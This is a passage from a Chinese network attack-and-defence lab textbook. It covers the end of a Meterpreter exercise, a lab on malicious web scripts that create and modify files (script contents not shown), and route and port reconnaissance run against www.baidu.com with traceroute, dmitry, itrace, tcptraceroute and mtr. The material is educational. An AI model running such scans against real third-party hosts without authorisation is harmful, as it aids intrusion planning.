  UDP    127.0.0.1:1037         *:*                                    3360
  UDP    127.0.0.1:1091         *:*                                    2032
  UDP    127.0.0.1:1900         *:*                                    1228
  UDP    192.168.244.134:123    *:*                                    1140
  UDP    192.168.244.134:137    *:*                                    4
  UDP    192.168.244.134:138    *:*                                    4
  UDP    192.168.244.134:1900   *:*                                    1228
```

图 4-68　显示靶机上处于打开状态的端口信息

其他功能的应用读者可在 Meterpreter 工具帮助文档的支持下自己学习和掌握。

### 4.5.4 任务与思考

本实验综合了多方面的网络攻击内容，主要包括漏洞的利用、远程控制、远程入侵、提权操作、后门设置等，读者可继续深入系统地学习这些内容。同时，在本实验的基础上继续进行如下内容的实验。

(1) 针对特定服务的攻击。

(2) 针对远程节点的攻击。

(3) 针对用户账户的攻击。

扫一扫

视频讲解

## 4.6 脚本及恶意网页攻击

### 4.6.1 预备知识：脚本及恶意网页

**1. 脚本**

脚本(script)是使用一种特定的描述性语言，依据一定的格式编写的可执行文件，该文件又被称为宏或批处理文件。脚本是批处理文件的延伸，是一种以纯文本方式保存的程序。通常所讲的计算机脚本程序，是指由一系列能够控制计算机进行运算操作的指令形成的集合，该集合中的指令之间存在一定的逻辑关联性。

简单地讲，脚本是用文本编辑器(如 Windows 操作系统中的“记事本”)编写的一条条命令，在被执行时，由系统的一个解释器将其逐条翻译成机器可识别的指令，并按程序顺序执行。因为脚本在被执行时多了一个翻译过程，所以它比二进制程序的执行效率低。

脚本通常可以由应用程序临时调用并执行。各类脚本被广泛地应用于网页设计中，因为脚本不仅可以减小网页的规模、提高网页浏览的速度，而且可以丰富网页的显示效果，如动画、声音等。例如，当单击网页上的邮箱地址时，系统会自动调用在系统上已经安装的 Outlook Express 或 Foxmail 等邮件收发和管理软件，其中自动调用过程就是通过脚本功能实现的。也正是因为脚本的这些特点，往往被攻击者利用，如在脚本中加入一些破坏计算机系统的命令，这样当用户浏览网页时，一旦调用这类脚本，便会使用户的系统受到攻击。

**2. 网页病毒**

网页病毒是利用网页进行攻击的一类恶意代码，它具有以下明显的特征。

(1) 其性质是一类恶意代码。

(2) 其目的是进行破坏，或扰乱用户的正常操作。

(3) 其实现方式是借助 Web 应用尤其是浏览器存在的安全漏洞，并通过植入方式进行攻击。

网页病毒能够以各种方式自动执行，其根源是它完全不受用户的控制。用户一旦浏览了含有恶意代码的网页，恶意代码就会自动执行，给用户端计算机带来不同程度的破坏或影响。

网页病毒一般通过以下的形式诱使用户来访问。

(1) 一个好听的网页名称。

(2) 利用浏览者的猎奇或贪婪心理。

(3) 通过无意识的浏览操作。

## 4.6.2 实验目的和条件

**1. 实验目的**

通过本实验,使读者进一步学习和掌握以下内容。

(1) 脚本的特征和编写方法。

(2) 网页病毒的特征和攻击方式。

(3) 网页病毒的安全防范方法。

**2. 实验条件**

本实验可在一台运行有 Windows XP 及以上版本操作系统的计算机上进行,该计算机既可以是一台物理机,也可以是一台虚拟机。

## 4.6.3 实验过程

**步骤 1**: 以 Administrator 身份登录实验中的计算机操作系统。

**步骤 2**: 进入实验前,打开脚本文件所在的文件夹 C:\Documents and Settings\Administrator,如图 4-69 所示。相关文件的内容,在随后的实验中将会介绍。





图 4-69 实验用的 4 个文件

**步骤 3**: 用"记事本"等文本编辑工具打开"创建.txt"文件,将显示如图 4-70 所示的执行脚本的内容。


图 4-70 "创建.txt"文件的内容

**步骤 4**：打开 C 盘，查看 C 盘下是否有 TEST. HTM 文件。正常情况下，此时不会在 C 盘下存在 TEST. HTM 文件。

**步骤 5**：修改“创建. txt”文件的类型为. HTM，然后单击该文件使其运行。当出现如图 4-71 所示的提示信息时，单击“确定”按钮，允许被阻止的内容运行。随后，出现如图 4-72 所示的空白显示页面。


图 4-71　浏览器安全提示信息





图 4-72　空白显示页面

**步骤 6**：重新查看 C 盘，就会发现存在一个名称为 TEST. HTM 的文件，如图 4-73 所示。


图 4-73　自动创建的名为 TEST. HTM 的文件

说明通过在浏览器中运行“创建. HTM”文件后，在 C 盘下会自动创建一个名称为 TEST. HTM 的文件。

**步骤 7**：打开 C:\Documents and Settings\Administrator 文件夹中的“修改. txt”文件，此文件主要对前面已经创建的 TEST. HTM 文件的内容进行修改，“修改. txt”文件的内容如图 4-74 所示。


图 4-74　“修改. txt”文件的内容

**步骤 8**：修改“修改. txt”文件的类型为 HTM，然后单击该文件使之运行，当出现类似如图 4-75 所示的安全提示信息时，选择“允许阻止的内容”选项，并在出现的如图 4-76 所示的对话框中直接单击“是”按钮，允许该文件在浏览器中打开。

**步骤 9**：当“修改. HTM”运行结束后，再运行 C 盘中的 TEST. HTM 文件，将出现如图 4-77 所示的页面，说明修改文件内容已成功。





图 4-75　系统安全提示信息


图 4-76　单击“是”按钮，允许该文件在浏览器中打开





图 4-77 显示修改后的 TEST.HTM 文件的显示内容

请读者按照以上“创建.txt”和“修改.txt”文件的内容和操作方法，通过编写“拷贝.txt”和“复制.txt”脚本文件，完成相关的实现。其中，“拷贝.txt”脚本的功能是将 TEST.HTM 复制到桌面上，“删除.txt”脚本的功能是将桌面上的 TEST.HTM 文件删除。

## 4.6.4 任务与思考

根据目前互联网上流行的常见网页病毒的作用对象及表现特征，可以将其归纳为以下两类。

**1. 通过 Java Script、Applet 和 ActiveX 编辑的脚本程序修改 IE 浏览器**

该类病毒的主要特征如下。

(1) 修改默认主页。

(2) 主页设置被屏蔽锁定，且设置选项无效不可改回。

(3) 默认的 IE 搜索引擎被修改，IE 标题栏被添加非法信息。

(4) OE(outlook express)标题栏被添加非法信息。

(5) 鼠标快捷菜单被添加非法网站广告链接，鼠标右键弹出菜单功能被禁用失常。

(6) IE 收藏夹被强行添加非法网站的地址链接，在 IE 工具栏非法添加按钮。

(7) 锁定地址下拉菜单及其添加文字信息。

(8) IE 菜单“查看”项下的“源文件”被禁用。

**2. 通过 Java Script、Applet 和 ActiveX 编辑的脚本程序修改用户操作系统**

该类病毒的主要特征如下。

(1) 开机出现对话框。

(2) 系统正常启动后，但 IE 被锁定网址自动调用打开。

(3) 格式化硬盘。

(4) 非法读取或盗取用户文件。

(5) 禁用注册表，使 *.reg 注册表文件打开方式错乱。

(6) 时间前面加广告。

(7) 启动后首页被再次修改。

(8) 更改“我的电脑”下的一系列文件夹名称。

# 第5章 Web服务器攻防实训

攻击者在确定了攻击对象后，只有在实施攻击前全面掌握被攻击对象的详细配置信息，才能从中发现可利用的安全漏洞，进而确定具体的攻击方法，并实施渗透攻击。因此，Web服务器的安全防范十分重要。本章主要针对 Web 服务器的安全问题，通过对几个典型的攻防实验操作，使读者对 Web 服务器的安全性有一个直观的认识。

扫一扫

视频讲解

# 5.1 主机扫描：路由信息的收集

## 5.1.1 预备知识：路由信息

路由路径跟踪是实现网络拓扑探测的主要手段，Linux 操作系统中的 traceroute 和 Windows 环境中的 tracert 程序分别提供了不同平台上的路由路径跟踪功能，两者的实现原理相同，都是用 TTL(time to live，生存时间)字段和 ICMP 错误消息确定从一个主机到网络上其他主机的路由，进而确定 IP 数据包访问目标 IP 所采取的路径。在对目标网络中的不同主机进行相同的路由跟踪后，攻击者就可以综合这些路径信息，绘制出目标网络的拓扑结构，并确定关键设备在网络拓扑中的具体位置信息。

路由器(router)是一种网络通信设备，它工作在网络层，可以将应用层的报文划分成一个个分组后独立地发送到目的地(目的网络)，这个过程被称为路由。在网络拓扑组成中，路由器就是连接两个以上网络的互联设备。目前，路由器是互联网中连接不同局域网、广域网的网络互联设备。路由器根据不同的算法(路由协议)自动选择和设定路由，以最佳路径将原网络中的分组逐个发送到目的网络。路由器是互联网络的枢纽，可以将其理解为现代交通路网中的“交通警察”。

## 5.1.2 实验目的和条件

**1. 实验目的**

在掌握 TCP/IP 体系结构，特别是掌握网络层路由协议和路由器工作原理的基础上，通过学习 Linux 操作系统环境下相关路由跟踪工具的使用方法，掌握路由信息的探测和信息收集与分析方法。尤其是通过对几个工具(主要有 traceroute、dmitry、itrace、tcptraceroute、tctrace)应用功能的对比分析，可以发现不同工具的应用优势。

**2. 实验条件**

为使实验与实际应用有机结合，本实验使用一台运行 Kali Linux 2021 操作系统的计算机作为实验环境进行实验。

## 5.1.3 实验过程

**步骤 1**：正确登录 Kali Linux 系统，选择菜单栏上的 Terminal 选项，打开终端操作窗口。

**步骤 2**：traceroute(跟踪路由)是路由跟踪程序，用于确定 IP 数据包到目标主机所经过的路径。traceroute 命令可以用 IP 生存时间 (TTL) 字段和 ICMP 错误消息来确定从一个主机到网络上其他主机的路由，其格式为“traceroute [参数] [主机]”。如果使用 traceroute

工具来追踪 www.baidu.com(36.152.44.95 是百度的 IP 地址,也可以直接使用域名 www.baidu.com),追踪成功后将显示如图 5-1 所示的结果。由于 traceroute 默认使用 udp 方式,大部分应用服务器就不处理 udp 包,虽然图 5-1 中最后全是"*",实际上已经是到达目标主机了。

```
┌──(root㉿kali)-[~]
└─# traceroute 36.152.44.95
traceroute to 36.152.44.95 (36.152.44.95), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1)  1.662 ms  1.710 ms  3.059 ms
 2  192.168.1.1 (192.168.1.1)  3.201 ms  3.147 ms  3.540 ms
 3  10.215.60.1 (10.215.60.1)  8.680 ms  8.623 ms  8.811 ms
 4  112.2.238.169 (112.2.238.169)  8.753 ms 112.2.238.41 (112.2.238.41)  14.908 ms 221.181.150.149 (221.181.150.149)  14.851 ms
 5  145.22.207.183.static.js.chinamobile.com (183.207.22.145)  14.793 ms 161.55.207.183.static.js.chinamobile.com (183.207.55.161)  14.
736 ms 112.4.15.161 (112.4.15.161)  15.035 ms
 6  118.55.207.183.static.js.chinamobile.com (183.207.55.118)  15.919 ms 118.54.207.183.static.js.chinamobile.com (183.207.54.118)  11.
698 ms  10.772 ms
 7  182.61.216.72 (182.61.216.72)  10.615 ms  10.941 ms 10.203.195.6 (10.203.195.6)  10.864 ms
 8  10.203.195.6 (10.203.195.6)  10.789 ms * 10.203.195.2 (10.203.195.2)  10.632 ms
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
```

图 5-1 使用 traceroute 工具成功追踪 www.baidu.com 的显示结果

需要注意的是,如果 Kali Linux 安装在虚拟机环境下,采用 traceroute 进行外网路由跟踪时,应将网络连接设置为非 NAT 模式(如桥接模式),因为 NAT 是有网段隔离的,返回的 ICMP 包无法到达虚拟机。

**步骤 3**:DMitry 是黑客渗透流程中进行深度信息收集的利器。其常用功能如下。

(1) 进行 TCP 端口扫描,收集端口相关状态或其他信息。

(2) 从 Netcraft.com 获取主机信息、子域名、域名中包含的邮件地址。

(3) 收集 Whois 主机 IP 和域名等信息。

上述功能的具体使用方法可以通过 dmitry -h 命令查看,如图 5-2 所示。

```
┌──(root㉿kali)-[~]
└─# dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
```

图 5-2 dmitry 支持的使用参数

输入 dmitry -wnp www.baidu.com 命令,扫描百度网站的 Whois 域名注册信息、对应服务器主机打开的端口信息,操作过程和显示结果分别如图 5-3、图 5-4 所示,读者会发现该主机开放了 SMTP 的 25 端口。

**步骤 4**:itrace 工具的应用。itrace 与 traceroute 使用-I 参数功能类似,使用 ICMP 反射请求跟踪路由。

```
┌──(root㉿kali)-[~]
└─# dmitry -wnp www.baidu.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:180.101.49.11
HostName:www.baidu.com

Gathered Inic-whois information for baidu.com
---------------------------------
   Domain Name: BAIDU.COM
   Registry Domain ID: 11181110_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2020-12-09T04:04:41Z
   Creation Date: 1999-10-11T11:05:17Z
   Registry Expiry Date: 2026-10-11T11:05:17Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2083895740
eteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
```

图 5-3　百度网站的 Whois 域名注册信息

```
Gathered TCP Port information for 180.101.49.11
---------------------------------

 Port            State

25/tcp           open
80/tcp           open
110/tcp          open

Portscan Finished: Scanned 150 ports, 0 ports were in state closed


All scans completed, exiting
```

图 5-4　百度网站服务器打开的端口信息

执行 itrace -i eth0 -d www. baidu. com 命令，可以看到如图 5-5 所示的回复信息，说明已经进行了成功追踪。

```
┌──(root㉿kali)-[~]
└─# itrace -i eth0 -d www.baidu.com
1(1)   [192.168.0.1]
2(1)   [192.168.1.1]
3(1)   [10.215.60.1]
4(2)   [221.181.146.25]
5(1)   [183.207.22.149]
6(1)   [183.207.55.118]
7(1)   [182.61.216.72]
8(1)   [10.203.195.6]
9(1)   [36.152.44.95] (reply)
```

图 5-5　使用 itrace 工具成功追踪到 www. baidu. com 后的显示信息

需要说明的是，百度 www. baidu. com 主机前面肯定是存在防火墙等安全设备的。这时，如果再使用 traceroute 工具追踪，将会得到如图 5-6 所示的结果，显示无法正常追踪，这充分说明了 itrace 工具的应用优势。

**步骤 5**：tcptraceroute 工具的应用。tcptraceroute 工具通过向目标主机发送 TCP SYN 数据包来追踪路由。与 traceroute 使用-T 参数功能类似。

执行 tcptraceroute www. baidu. com 命令，可追踪到百度服务器的路由路径。如图 5-7

```
┌──(root㉿kali)-[~]
└─# traceroute www.baidu.com
traceroute to www.baidu.com (36.152.44.95), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1)  0.888 ms  2.502 ms  2.449 ms
 2  192.168.1.1 (192.168.1.1)  3.125 ms  3.064 ms  3.609 ms
 3  10.215.60.1 (10.215.60.1)  9.624 ms  9.562 ms  9.939 ms
 4  221.181.146.153 (221.181.146.153)  10.699 ms 221.181.146.233 (221.181.146.233)  10.299 ms 221.181.146.105 (221.181.146.105)  10.355
ms
 5  149.22.207.183.static.js.chinamobile.com (183.207.22.149)  9.708 ms 145.22.207.183.static.js.chinamobile.com (183.207.22.145)  12.3
01 ms 141.22.207.183.static.js.chinamobile.com (183.207.22.141)  12.255 ms
 6  118.55.207.183.static.js.chinamobile.com (183.207.55.118)  12.728 ms 114.55.207.183.static.js.chinamobile.com (183.207.55.114)  6.8
91 ms  8.679 ms
 7  182.61.216.72 (182.61.216.72)  8.619 ms  9.486 ms  8.967 ms
 8  10.203.195.6 (10.203.195.6)  8.914 ms * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
```

图 5-6　使用 traceroute 工具无法追踪到 www. baidu. com 主机的信息

所示，追踪到的最后一跳主机的 IP 地址为 36. 152. 44. 95，而该地址为百度服务器的地址，说明已经进行了成功追踪。

```
┌──(root㉿kali)-[~]
└─# tcptraceroute www.baidu.com
Running:
        traceroute -T -O info www.baidu.com
traceroute to www.baidu.com (36.152.44.95), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1)  0.730 ms  1.447 ms  1.376 ms
 2  192.168.1.1 (192.168.1.1)  2.066 ms  2.179 ms  2.701 ms
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * 36.152.44.95 (36.152.44.95) <syn,ack>  8.744 ms  8.544 ms
```

图 5-7　tcptraceroute 成功追踪 www. baidu. com 主机后的显示信息

**步骤 6**：与 tcptraceroute 相比，如果使用不带参数的 traceroute 进行追踪，则默认使用的是 udp 数据包，网络中一些路由器或防火墙可能会封掉 ICMP 返回的信息，该条信息会以“*”显示。同时大部分应用服务器不提供 udp 服务，因此最后没有收到主机不可达的信息，不停增大 TTL 值进行追踪，如图 5-8 所示。

```
root@kali:~# traceroute www.baidu.com
traceroute to www.baidu.com (180.101.49.12), 30 hops max, 60 byte packets
 1  [redacted]  1.272 ms  1.563 ms  1.529 ms
 2  192.168.254.1 (192.168.254.1)  1.497 ms  1.466 ms  1.436 ms
 3  192.168.254.130 (192.168.254.130)  0.385 ms  0.681 ms  0.967 ms
 4  218.94.97.17 (218.94.97.17)  22.475 ms  22.132 ms  22.411 ms
 5  * * 221.231.175.153 (221.231.175.153)  1.805 ms
 6  * * *
 7  58.213.94.54 (58.213.94.54)  5.523 ms 58.213.95.54 (58.213.95.54)  5.566 ms  5.189 ms
 8  * * *
 9  58.213.96.114 (58.213.96.114)  12.989 ms 58.213.96.86 (58.213.96.86)  16.956 ms  14.916 ms
10  10.166.50.4 (10.166.50.4)  6.798 ms 10.166.50.2 (10.166.50.2)  2.682 ms 10.166.50.6 (10.166.50.6)  2.937 ms
11  * 10.166.96.32 (10.166.96.32)  5.628 ms 10.166.96.0 (10.166.96.0)  6.169 ms
12  * * *
13  * * *
14  * * *
15  * * *
```

图 5-8　使用 traceroute 发送 upd 追踪 www. baidu. com 后显示的结果

traceroute 使用参数-I 发送 ICMP 请求，追踪结果如图 5-9 所示，网络中大部分路由不响应 ICMP 请求。

traceroute 使用参数-q，设定发送数据包的个数，如图 5-10 所示，会发现一些能够响应 ICMP 请求的路由器。

```
root@kali:~# traceroute -I www.baidu.com
traceroute to www.baidu.com (180.101.49.11), 30 hops max, 60 byte packets
 1  [redacted]  1.257 ms  1.566 ms  1.545 ms
 2  192.168.254.1 (192.168.254.1)  1.517 ms  1.495 ms  1.468 ms
 3  192.168.254.130 (192.168.254.130)  0.273 ms  0.572 ms  0.546 ms
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * 180.101.49.11 (180.101.49.11)  4.533 ms
```

图 5-9　使用 traceroute -I 发送 ICMP 追踪 www. baidu. com 后显示的结果

```
root@kali:~# traceroute -I www.baidu.com -q 10
traceroute to www.baidu.com (180.101.49.11), 30 hops max, 60
 1  [redacted]  1.742 ms  2.015 ms  1.98
 2  192.168.254.1 (192.168.254.1)  2.170 ms  2.146 ms  2.121
 3  192.168.254.130 (192.168.254.130)  0.667 ms  0.644 ms  0.
 4  * * * * * * * * * *
 5  * * * * * * * * * *
 6  * * * * * * * * * *
 7  * * * * * * * * * *
 8  * * * * * * * * * *
 9  * * * * * * * * * *
10  * * * * 10.166.50.0 (10.166.50.0)  6.698 ms  6.896 ms  6.
11  10.166.96.32 (10.166.96.32)  7.429 ms * * * * * * * * *
12  * 10.165.0.29 (10.165.0.29)  7.654 ms * * * * * * * *
13  180.101.49.11 (180.101.49.11)  4.558 ms  4.877 ms  4.854
```

图 5-10　使用 traceroute -q 发送 ICMP 追踪 www. baidu. com 后显示的结果

**步骤 7**：my trace route 工具的应用。在命令行终端中输入 mtr www. baidu. com 命令后，会出现如图 5-11 所示的路由追踪界面，该界面定时动态刷新结果。

Mytraceroute

Hostname: www.baidu.com　1.00　Pause　Restart　About　Quit

| Hostname | Loss | Snt | Last | Avg | Best | Worst | StDev |
|---|---|---|---|---|---|---|---|
| [redacted] | 0.0% | 29 | 0 | 1 | 0 | 12 | 2.12 |
| 192.168.254.1 | 0.0% | 29 | 0 | 1 | 0 | 9 | 1.59 |
| 192.168.254.130 | 50.0% | 29 | 0 | 2 | 0 | 18 | 4.78 |
| 218.94.97.17 | 53.6% | 28 | 1 | 7 | 1 | 27 | 9.69 |
| 218.2.250.93 | 53.6% | 28 | 1 | 1 | 1 | 1 | 0.16 |
| ??? | 100.0% | 28 | 0 | 0 | 0 | 0 | 0.00 |
| 58.213.94.54 | 53.6% | 28 | 5 | 5 | 5 | 6 | 0.30 |
| ??? | 100.0% | 28 | 0 | 0 | 0 | 0 | 0.00 |
| 58.213.96.50 | 50.0% | 28 | 24 | 5 | 2 | 24 | 7.11 |
| 10.166.50.0 | 50.0% | 28 | 6 | 7 | 6 | 13 | 1.94 |
| 10.166.96.32 | 60.7% | 28 | 54 | 47 | 8 | 56 | 14.98 |
| 10.165.0.29 | 85.2% | 28 | 6 | 7 | 6 | 9 | 1.24 |
| 180.101.49.11 | 50.0% | 28 | 4 | 4 | 4 | 5 | 0.25 |

图 5-11　使用 mtr 追踪 www. baidu. com 的显示信息

**步骤 8**：tctrace 工具的应用。tctrace 工具命令格式与 itrace 类似，功能上与 traceroute 使用-T 参数类似。运行 tctrace -i eth0 -d www.baidu.com 命令，可追踪到百度服务器的路由路径。如图 5-12 所示，追踪的最后一跳显示 reached；open 信息，说明已经追踪成功。

```
┌──(root㉿kali)-[/usr/local/bin]
└─# tctrace -i eth0 -d www.baidu.com
